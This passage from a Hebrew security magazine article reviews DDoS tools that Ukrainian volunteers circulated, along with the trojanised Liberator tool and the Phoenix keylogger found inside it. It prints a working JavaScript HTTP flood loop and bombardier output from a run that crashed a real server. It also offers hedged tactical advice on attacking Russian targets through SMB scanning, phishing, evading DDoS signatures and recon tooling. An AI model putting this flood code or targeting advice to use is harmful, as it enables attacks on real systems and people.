
```
async function flood(target) {
  for (var i = 0;; ++i) {
    if (queue.length > CONCURRENCY_LIMIT) {
      await queue.shift()
    }
    rand = i % 3 === 0 ? '' : ('?' + Math.random() * 1000)
    queue.push(
      fetchWithTimeout(target+rand, { timeout: 1000 })
        .catch((error) => {
          if (error.code === 20 /* ABORT */) {
            return;
          }
          targets[target].number_of_errored_responses++;
        })
        .then((response) => {
          if (response && !response.ok) {
            targets[target].number_of_errored_responses++;
          }
          targets[target].number_of_requests++;
        })
    )
  }
}
```

Yep, מדובר בכלי [norussian מאת d3V4pR3D](#) שסקרנו ממש לפני 3 עמודים מקודם. אתם כבר יודעים מה אנחנו חושבים עליו.

הכלי השלישי הוא [CloudAttack מאת yottaiq](#), מדובר בכלי DoS עם מנגנוני עקיפת Anti-DDoS על הכלים של [Cloudflare](#). הוא מתבסס על ליבה פייתונית העושה שימוש בספרייה cloudflare-scrape ביחד עם BeautifulSoup בשביל לעבור אתגרים מונעי DoS (ביצוע RECAPTCHA, עמודי redirects, אתגרי JS פשוטים וכו'). נרשם כי אפשר להריץ את הקוד בשביל לבצע DoS גם במידה ואין מנגנוני הגנה של Cloudflare. קיים צד מבוסס node בשביל להתחבר ל-proxies ובאמצעותו מריצים את הקוד. הערה מצחיקה: יש מיליון הערות באיטלקית על הקוד, כי זה תמיד בונס שהתיעוד בשפה ש-90% מהעולם לא מבין.

טוב אז כבר הבנתם שאנחנו haters והיפר ביקורתיים בכל מה שקשור לכלים לא מוצלחים. אז אולי הכלי הנוכחי ישבור את הרצף? אז זהו שלא. למעשה אותו הכי פחות אהבנו...

ראשית כל, מדובר ב-dependencias hell ובכלי ישן (3 שנים מעדכון אחרון).



זה מה שקרה כשהרצנו את קובץ ה-setup:

```
=====
lab_jonath... DEPRECATION WARNING

Node.js 11.x is no longer actively supported!

You will not receive security or critical stability updates for this version.

You should migrate to a supported version of Node.js as soon as possible.
Use the installation script that corresponds to the version of Node.js you
wish to install. e.g.

* https://deb.nodesource.com/setup_12.x - Node.js 12 LTS "Erbium"
* https://deb.nodesource.com/setup_14.x - Node.js 14 LTS "Fermium" (recommended)
* https://deb.nodesource.com/setup_16.x - Node.js 16 "Gallium"

Please see https://github.com/nodejs/Release for details about which
version may be appropriate for you.


The NodeSource Node.js distributions repository contains
information both about supported versions of Node.js and supported Linux
distributions. To learn more about usage, see the repository:
https://github.com/nodesource/distributions
=====
```

```
added 63 packages, and audited 64 packages in 29s
6 vulnerabilities (4 moderate, 1 high, 1 critical)
```

כלי שהופך את המכונה שלכם לפגיעה?? פיצ'ר מדהים. אני יודע. אם להוסיף חטא על פשע, הוא גם לא עובד
:out of the box

```
Unhandled rejection RequestError: Error: connect ECONNREFUSED 89.208.212.2:80
at onRequestResponse (/home/jon/digitalwhisper/CloudAttack/node_modules/cloudscraper/index.js:155:21)
at Request.<anonymous> (/home/jon/digitalwhisper/CloudAttack/node_modules/cloudscraper/index.js:134:7)
at Object.onceWrapper (events.js:421:26)
at Request.emit (events.js:314:20)
at Request.onRequestError (/home/jon/digitalwhisper/CloudAttack/node_modules/request/request.js:881:8)
at ClientRequest.emit (events.js:314:20)
at onerror (/home/jon/digitalwhisper/CloudAttack/node_modules/agent-base/index.js:101:9)
at callbackError (/home/jon/digitalwhisper/CloudAttack/node_modules/agent-base/index.js:123:5)
at processTicksAndRejections (internal/process/task_queues.js:97:5)
```

היינו יכולים לעשות טיפה קסמים ולנסות לראות איפה הבעיה ולהחיות אותו אבל אנחנו בספק אם מישהו
אחר מקוראי המסמך האוקראיני היה עושה את זה.



הכלי הרביעי הוא [bombardier מאת codesenberg](#). עד כה לא חיבבנו במיוחד את הכלים שפגשנו במסמך; למעשה חוץ מהכלי שפיתחו האוקראינים היינו מוותרים על שימוש בכולם. האם הכלי הנ"ל יהיה שונה? ובכן, כבר מרושם ראשוני הוא בהחלט נראה טוב יותר: 4.3k כוכבים ומעל 200 forks. תרשו לנו לומר כבר מעכשיו - **הכלי עובד מעולה**. הוא נכתב לראשונה לפני 6 שנים והיה בתחזוקה עד לפני שנתיים אך עם זאת לא נתקלנו בבאגים משמעותיים.

הכלי bombardier רשום ב-Go ובדומה לכלים אחרים שסקרנו במסמך ונכתבו באותה שפה, גם הוא עושה שימוש בספריית fasthttp במקום בספרייה הדיפולטיבית של Go ל-http על מנת להעמיס על שרתי web ולגרום ל-DOS. הוא מציע מספר של אפשרויות תקיפה על שרת אינטרנטי בודד ומספר מידע רב על נתוני התקיפה. בעת מתקפה מתבצעת פנייה ממספר רב של פורטים לוקאלים גבוהים. מה שפחות אהבנו הוא העובדה שכמעט ואין תיעוד לפעולות הכלי והקוד רשום בצורה קצת מסורבלת.

הרצנו את bombardier כנגד 2 שרתים אמיתיים למשך 10 שניות (כמובן שביקשנו רשות קודם). השרת הראשון הינו שרת חלש שנותן שירות לפחות מ-100 לקוחות ביום והשרת השני הינו שרת חזק שמשרת עשרות אלפי לקוחות על בסיס יומיומי. בבדיקה על השרת הראשון אפשר לראות כי השרת למעשה קרס לגמרי:

```
PS C:\Users\... \Desktop\tools> .\bombardier.exe -c 400 -d 10s -l https://www.
Bombarding https://www. :443 for 10s using 400 connection(s)
[=====] 10s
Done!
Statistics      Avg      Stdev      Max
Reqs/sec      15.98      63.16     832.71
Latency       10.14s      4.74s     29.26s
Latency Distribution
50%      10.09s
75%      15.22s
90%      15.30s
95%      15.32s
99%      17.53s
HTTP codes:
1xx - 0, 2xx - 0, 3xx - 0, 4xx - 0, 5xx - 0
others - 561
Errors:
dial tcp :443: connect: No connection could be made because the target machine actively refused it. -
476
dial tcp :443: connect: A connection attempt failed because the connected party did not properly resp
ond after a period of time, or established connection failed because connected host has failed to respond - 77
the server closed connection before returning the first response byte. Make sure the server returns 'Connection: clo
se' response header before closing the connection - 8
Throughput: 9.19KB/s
```

השרת השני חזק משמעותית ולכן למרות שבוצעה מתקפה ברוחב פס גבוה בהרבה, השרת נשאר יציב. מה שכן, זמן ה-latency עלה ב-30 מילי שנייה, מספר לא קטן בהתחשב שמדובר היה במחשב קצה אחד בלבד:

```
PS C:\Users\... \Desktop\tools> .\bombardier.exe -c 400 -d 10s -l https://www.
Bombarding https://www. :443 for 10s using 400 connection(s)
[=====] 10s
Done!
Statistics      Avg      Stdev      Max
Reqs/sec     5750.61    1281.51   17184.13
Latency       69.20ms    26.18ms    677.66ms
Latency Distribution
50%       63.94ms
75%       71.00ms
90%       75.55ms
95%       81.39ms
99%       98.71ms
HTTP codes:
1xx - 0, 2xx - 0, 3xx - 57977, 4xx - 0, 5xx - 0
others - 0
Throughput: 2.07MB/s
```

לאחר משחק עם הכלי והאופציות השונות שהוא מציע הצלחנו להגיע למתקפה 'חזקה' בהרבה:

Throughput: 27.23MB/s

מספר מרשים בהתחשב בעובדה שהכלי לא מבצע Amplified DoS בכלל (ואנחנו מוגבלים ל-60 מגה בסיבים בבניין). נחזור על נפתיח עימו התחלנו את הפרק. אלו כל הכלים הקיימים במסמך האוקראיני:

1. [slowloris by gkbrk](#)
2. [Death by 1000 needles](#)
3. [DDOS by Coder1955A](#)
4. [norussian by D3pR4V3d](#)
5. 3 websites (1 works)
6. [CloudAttack by yottaig](#)
7. [bombardier by codesenberg](#)

מתוך כולם, רק DB100N (2) ו-bombardier (7) עבדו בצורה טובה. לא מובן לנו מדוע בחרו לפרסם את שאר הכלים למאות אלפי אנשים ולהסתכן בכך שחלקם יריצו אותם.

אף-פעם לא מאוחר מידי לשים "שנה צבע" בטאקי



היה הייתה חברה קטנה בשם DisBalancer. חברה זו בנתה כלי למטרת Decentralized Stress Testing. הרעיון שעמד מאחוריו מעניין - משתמשים יכול לבצע subscribe לחברת הכלי ובכך לרתום את משאבי המכונות שלהם בשביל "לתקוף" מכונות אחרות בצורה מבוזרת וחוקית תמורת תשלום. מה הכוונה? פשוט, אתה מצטרף ל-botnet ומקבל תשלום באמצעות מטבע קריפטו בשם [USDT/DDOS](#) (מטבע ש-DisBalancer יצרו) פר התרומה שלך לרשת. מודרניזציה של ניצול משאבים ותכנון נכון של מבדקי לחץ.


רעיון עסקי בהחלט מעניין אך לא נכנס לכדאיות שלו במאמר.

מאז תחילת המלחמה, DisBalancer הספיקה להיכנס למשחק ולהפעיל את קלף "שנה צבע" בטאקי ועברה מכחול לאדום. **כעת היא מבצעת stress test לשרתים רוסים** ומאפשרת הורדה של הכלי בחינם לכל החפץ בכך. בהתאם, שם הכלי שונה אל **Liberator**. שם פואטי בהתחשב בעובדה ששרדי החברה ממוקמים ב-Liberator.kyiv. הוא cross-platform ואחרי הורדה והרצה, הכלי מושך רשימת מטרות משרתי DisBalancer (לנו בתור משתמשים לא ידוע מהן). קל, מהיר ופשוט לכל אלו שרוצים לעמוד לצדם של האוקראינים במינימום מאמץ (או ידע).

הבעיה העיקרית עם הכלי שבנוסף להשלכות המשפטיות של ביצוע מתקפת סייבר מכוונת, אין למשתמשי הכלי כל דרך לדעת אילו עוד "פיצ'רים" מתחבאים מאחורי השימוש. מי יודע, יכול להיות שהם בכלל לא תוקפים מטרות רוסיות אלא את אותן חברות צד שלישי ש-DisBalancer בהתחלה עבדה מולן. close source קלאסי.

הכל טוב ויפה ולמעשה בטח הייתם מצפים שנעצור כאן עם הסיפור אבל יש תפנית בעלילה. אם נמשיך עם האנלוגיה של טאקי (שאנחנו שבטוחים שאתם מאוד מעריכים), רוסיה הפעילה "משנה כיוון".

כפי שניתן היה להבין עד כה, מרבית חברי קבוצות הטלגרם והפורומים הם פחות טכניים ולמעשה יריצו כמעט כל דבר שיתנו להם. כאן נכנסו לתמונה האקרים שראו הזדמנות לרווח. אותם האקרים (כנראה האקטיביסטים רוסיים) פרסמו בקבוצות פרו אוקראינה בטלגרם את הכלי של DisBalancer אבל שינו את הבינארי שלו כך שבמסווה ברגע שזכת חלק אינטגרלי ממנו הינה תוכנה זדונית בשם "Phoenix".



Phoenix היא מוצר MaaS (malware as a service) שבגדול עושה keylogging למכונה בה היא נמצאת ושולחת את המידע לכתובת מרוחקת. במקרה הנוכחי מדובר בכתובת רוסית (142.46.35. -95 port 6666). ברגע הפעלתה, הנוזקה מבצעת סריקה לאחר anti-debug ימים במכונה ורק לאחר מכן מפעילה את ה-payload. הנוזקה נמכרת בסכום של 15\$ לחודש או 80\$ ללא הגבלת זמן ויכולה לאסוף דאטא החל ממידע על המכונה (מ"ה, גרסאות, עדכונים ועוד), cookies, סיסמאות לאתרים, סיסמאות לספקיות VPN, ארנקי מטבעות קריפטוגרפיים וכו'. כך נראה קובץ הלוגים שנשלח לשרת ה-C2:

```
Tag: Test
System Hash: d0a76f87f3599cdef970711617963a5e
Build Num: 1041568960
System ver: Windows 7
Win Install Date: 2015-04-30 11:17:31
ProductID: 00371-220-6214044-06352

Passwords: 0
Cookies: 26
Autofill: 2
Cards: 0
Files: 0

FileZilla: -
TotalCommander: -
Steam: -
Telegram: -
NordVPN: -
OpenVPN: -
Discord: -

Armory: -
Atomic: -
BitcoinCore: -
Bytecoin: -
DashCore: -
Electrum: -
Ethereum: -
Litecoin: -
Zcash: -
Exodus: -
MetaMask: -
```

ציטוט של חברת Talos (החברה שגילתה את כל הסיפור) בנוגע לפעילות והטמעת הנוזקה:


"The campaign is based on a dropper disguised as the Disbalancer.exe tool. This dropper is protected with ASProtect, a known packer for Windows executables. If a researcher tries to debug the malware execution, it will be confronted with a general error. The malware, after performing the anti-debug checks, will launch Regsvcs.exe, which is included along with the .NET framework. In this case, the regsvcs.exe is not used as a living off the land binary (LoLBin). It is injected with the malicious code, which consists of the Phoenix information stealer."

כל המקרה מעלה מספר שאלות/חששות שלדעתנו שווה לעצור ולדבר (לכתוב) עליהן בכל הנוגע למלחמת הסייבר בין רוסיה לאוקראינה.

ראשית, הכלי DisBalancer Liberator הוא close-source, כלומר אין לנו גישה לקוד ולכן אנחנו לא יודעים באמת מה הכלי עושה והאם הוא ממלא אחר הבטחותיו. חברת Avast (ספקית אנטי וירוס ו-VPN) ניתחה את הכלי Liberator האמיתי [וגילתה](#) שהוא אוסף עלינו מידע בהתחברות הראשונית כמו כתובת IP, ארץ, מיקום, זמן, סוג מ"ה, שפה וכו'. לאחר מכן היא שולחת את כלל המידע לשרתיה מעל HTTP לא מאובטח:

```
string value = string.Concat(new string[]
{
    "{\\ip\\":\\",
    clientData.ip,
    "\\","countryCode\\":\\",
    clientData.countryCode,
    "\\","country\\":\\",
    clientData.country,
    "\\","stateName\\":\\",
    clientData.stateName,
    "\\","city\\":\\",
    clientData.city,
    "\\","timezone\\":\\",
    clientData.timezone,
    "\\","zip\\":\\",
    clientData.zip,
    "\\","isp\\":\\",
    clientData.isp.Replace("\\", ""),
    "\\","coordinates\\":\\",
    clientData.coordinates,
    "\\","username\\":\\",
    clientData.username,
    "\\","pcName\\":\\",
    clientData.pcName,
    "\\","uuid\\":\\",
    clientData.UUID,
    "\\","hwid\\":\\",
    clientData.HWID,
    "\\","os\\":\\",
    clientData.OS,
    "\\","cpu\\":\\",
    clientData.CPU,
    "\\","threads\\":\\",
    clientData.threads,
    "\\","gpu\\":\\",
    clientData.GPU,
    "\\","ram\\":\\",
    clientData.RAM,
    "\\","mac\\":\\",
    clientData.MAC,
    "\\","resolution\\":\\",
    clientData.resolution,
    "\\","systemLanguage\\":\\",
    clientData.systemLanguage,
    "\\","layoutLanguage\\":\\",
    clientData.layoutLanguage,
    "\\","pcTime\\":\\",
    clientData.pcTime,
    "\\}"
});
```

האם זה אידיאל? האם אנחנו מרוצים מכל הסיפור? וואלה לא. אבל (וזה אבל גדול) קל לנו לשפוט עם המקלדת מהבית הממוזג שלנו בעוד שהמציאות נראית ומרגישה משמעותית אחרת מהצד האוקראיני.



דברים נוספים שהיינו מציעים להוסיף למסמך

לפי השיח בקבוצות בטלגרם ופורומים שביקרנו בהם, נראה שיש ספקטרום מאוד רחב של ידע IT ושל ידע התקפי. כתוצאה מכך צומח ביקוש למדריכי מתקפות יותר מורכבות (ומועילות) מ-DOS. להתאים עצה לביקוש הוא תמיד אסטרטגיה נכונה.

אז במידה והיינו אקטיביסטים (ואנחנו רוצים שיצוין לפרוטוקול שאנחנו ממש לא) ובמידה והיינו רוצים להציע את עזרתנו לצבא האוקראיני (שוב, עניין הפרוטוקול) אלו כמה נקודות שהיינו מציעים:

ראשית בכל עניין של סגמנט "מתקפות קלות לביצוע עם מקסימום הרס" יש את החברים הנ"ל:

- מחיקת כלל כלי ה-DDoS החובבניים שסקרנו והשארת הכלים שעובדים טוב.
- הכנסת כלי DDOS מבוססים:
- [wrk](#) by wg
- [wrk2](#) by giltene
- [vegeta](#) by tsenart
- [hey](#) by rakyll

• סריקת תיקיות smb share שארגונים ממשלתיים מאוד אוהבים להשאיר פתוחים לכל. יש [כלים נהדרים](#) לאוטומציה מלאה של מתקפות על SMB.

• במידה והאוקראינים ממשיכים לכתוב את הכלי DB1000N - ביצוע DoS בצורות שונות (כמו SSL abuse או Amplified DDoS) ולא בדרך קבועה כדי שיהיה יותר קשה לחתום את דפוסי ההתנהגות. יש כבר מספר כלים שמבצעים אוטומציה מלאה להכל, למה לא להוסיף להם תותחים ותחמושת?

• **Phishing** - זה ש-Microsoft הודיע שהיא הולכת להפוך את כל הסיפור של macros exploitation למורכב בהרבה לא אומר שלא ניתן עדיין לנצל אותו וכמובן שיש פרקטיקות פשינג נוספות. מתקפות פשינג והנדסה חברתית לרוב יכולים לספק וקטור תקיפה מעולה (credentials, סודות וכו').

• אלו שיוזעים רוסית יכולים לעזור בביצוע Passive Reconnaissance עם [Google hacking](#) בשביל למצוא קבצים רגישים של ארגונים רוסיים, סיסמאות ועוד. ניתן גם להשתמש ב-[Shodan](#) ושירותי emails כאלה ואחרים בשביל לדלות מידע על אתרים ומיילים רוסיים שכבר מצאו ופרסמו בקבוצת הטלגרם.

Email-адреси:

██████@██████.org
██████@██████.org
██████@██████.org
██████@██████.org
██████@██████.org
██████@██████.org
██████@██████.org
██████@██████.org

שינוי אסטרטגיה - ניתן להבין שהמלחמה וחוסר השקט האזורי פה (שם) כדי להישאר; אולי שווה לשקול אסטרטגיה של בניית ידע והכשרה המונית לצוותי מתנדבים בנקודות מפתח עיקריות. בכל הקשור לתקיפות web יש ל-PortSwigger [הכשרה מדהימה](#) (וחינמית!) בנושאי web security מאוד מקיפים כמו: XSS, CSRF, SQLi, מלא מתקפות HTTP, מניפולציות על דפי אימות, clickjacking, directory traversal, XXEi, פירוט על CORS ועוד מלא נושאים רלוונטים. בעידן של היום קיימים מקורות מידע מעולים שאפשר ללמוד מהם המון וכל מה שצריך הוא פשוט מוטיבציה וזמן.



אם להיות יותר פרקטיים, היינו מייעלים את תהליך ה-Active reconnaissance ומפרסמים מדריך קצרצר על שימוש בכלים מוכרים למציאת פגיעויות באתרי אינטרנט כמו: fuff, burp suite, nikto, sqlmap, whois, maltego. יש מלא (מלאאאא) כלים שעושים אוטומציה כזו או אחרת למציאת פגיעויות באתרים. ואם להיות כנים, בהתחשבות ברמת אתרי ממשלות שקיימים היום - עם מספיק עיניים גם אנשים עם פחות ניסיון התקפי יכולים לאסוף את כל ה-low hanging fruits.

כמו כן, נקודה נוספת ששווה לדבר עליה היא כל נושא ההגנה על הרשת הביתית של אלו שבחרו לתרום למאבק הקיברנטי. במספר בודד של פעולות ניתן להקשיח משמעותית את הרשת הביתית ו\או להקים סביבה וירטואלית מוגנת. הזכרנו מקודם על קצה המזלג את הנושא של Whonix על Qubes; אפשר גם להוסיף מידע על הקשחת ציוד תקשורת, Host FW, פרוטוקולים נפוצים כמו DNS (בדיוק כמו שעשינו במסמך הנוכחי) וכו'.

כולם Keyboard Warriors באינטרנט

נקנח את המאמר עם מספר ציטוטים מפורום cybersecurity ב-reddit שאהבנו ומתארים את הסיטואציה היטב:

↑  **r/cybersecurity** · Posted by u/snooshoe 6 days ago 🏆 💰
569 ↓ **'For the first time in history anyone can join a war':
Volunteers join Russia-Ukraine cyber fight**

דיונים עם 100 upvotes נחשבים פופולאריים במיוחד בקבוצה, הדיון הנ"ל קיבל מעל 500 בפרשות משבוע.

 elmosworld37 · 6 days ago
I feel like "This is the first time in history anyone can join a war without leaving home" would've been more accurate and interesting
↑ 11 ↓ Reply Share Report Save Follow

 tictac_doh · 6 days ago
So, we're playing CTF for real now?
↑ 38 ↓ Reply Share Report Save Follow

 CaptainWellingtonIII · 6 days ago
Just because you can, doesn't mean you should.
↑ 124 ↓ Reply Share Report Save Follow

 223454 · 6 days ago
Jokes aside, I fully expect the Feds to step up funding. I could definitely see an uptick in hiring because of all this.
↑ 49 ↓ Reply Share Report Save Follow

 Dolphin1998 · 5 days ago
open-source warfare
↑ 1 ↓ Reply Share Report Save Follow

 dataslinger · 6 days ago
Ukraine authorities estimate some 400,000 multinational hackers have volunteered to help counter Russia's digital attacks, said Yuval Wollman, president of CyberProof.

If true, the scale of that effort is amazing. Russia has been punching above its weight for years due to its cyber capabilities. As good as some of those people are, when you have to play defense against 400,000 opponents, it would follow that you're going to have to focus on defense at the expense of offense.
↑ 20 ↓ Reply Share Report Save Follow

אפשר לכתוב תזה קצרה על כל אחת מהתגובות הנ"ל. אנחנו מעדיפים להסתפק בציטוט.

סיכום

עברנו הרבה במסגרת המסמך. התחלנו בהצגת טכנולוגיות האנונימיות מההבנה שאנחנו מאמינים כי הזכות לפרטיות היא ערך בסיסי בחיינו. כל זאת הובא בצמוד למסמך פורמאלי שהופץ על ידי ממשלת מדינה בעולם החופשי במטרה לרתום אליה כמה שיותר לוחמי גרילה בתחום הסייבר. אי לכך, נושאי דיון חשובים עולים מכל המתרחש.

ראשית, בערך 300,000 איש הביעו עניין לעזור לאוקראינה בחזית מתקפות הסייבר. בהחלט לא כולם מהלאום האוקראיני. מדוע עשו זאת? למה שמישהו כאינדיבידואל יתנדב לסכן את עצמו מול מעצמה עם יכולות קיברנטיות כמו רוסיה? האם זה בשביל הצדק? האם בשביל הריגוש בקרב? בשביל הוונדליזם? אין ספק שחוסר רגולציה ואכיפה בתחום לא תורמים לנושא.


מה שבטוח זה שכולם בתחום לוטשים את עיניהם למתרחש. אין זה בדיוני שתקציבי "צבאות סייבר" ימצאו עצמם על שולחן רמטכ"ל ולא רה"מ כזה או אחר בעתיד הקרוב. ספק אם בשביל להגן ספק אם בשביל לתקוף.

על הכותבים

[יהונתן אלקבס](#), בן 27, חוקר אבטחת מידע בחברה לא קטנה ולא פרטית. חובב סוקולנטיים, סודה ומכור לקפה.

[דוד אלקבס](#), בן 27, תאום של יהונתן, מתכנת בתחום ה-Web ומתעניין בתחום הסייבר בזמן הפנוי.

זמינים לשאלות, הערות ו-memes במייל: david.elkabass@gmail.com ו-jonathanelkabas@gmail.com.



דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-138 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Skin'out a r3v3juz1on sounds like a wh1sp3r"

הגליון הבא ייצא בתקווה בסוף חודש אפריל.

אפיק קסטיאל,

ניר אדר,

31.03.2021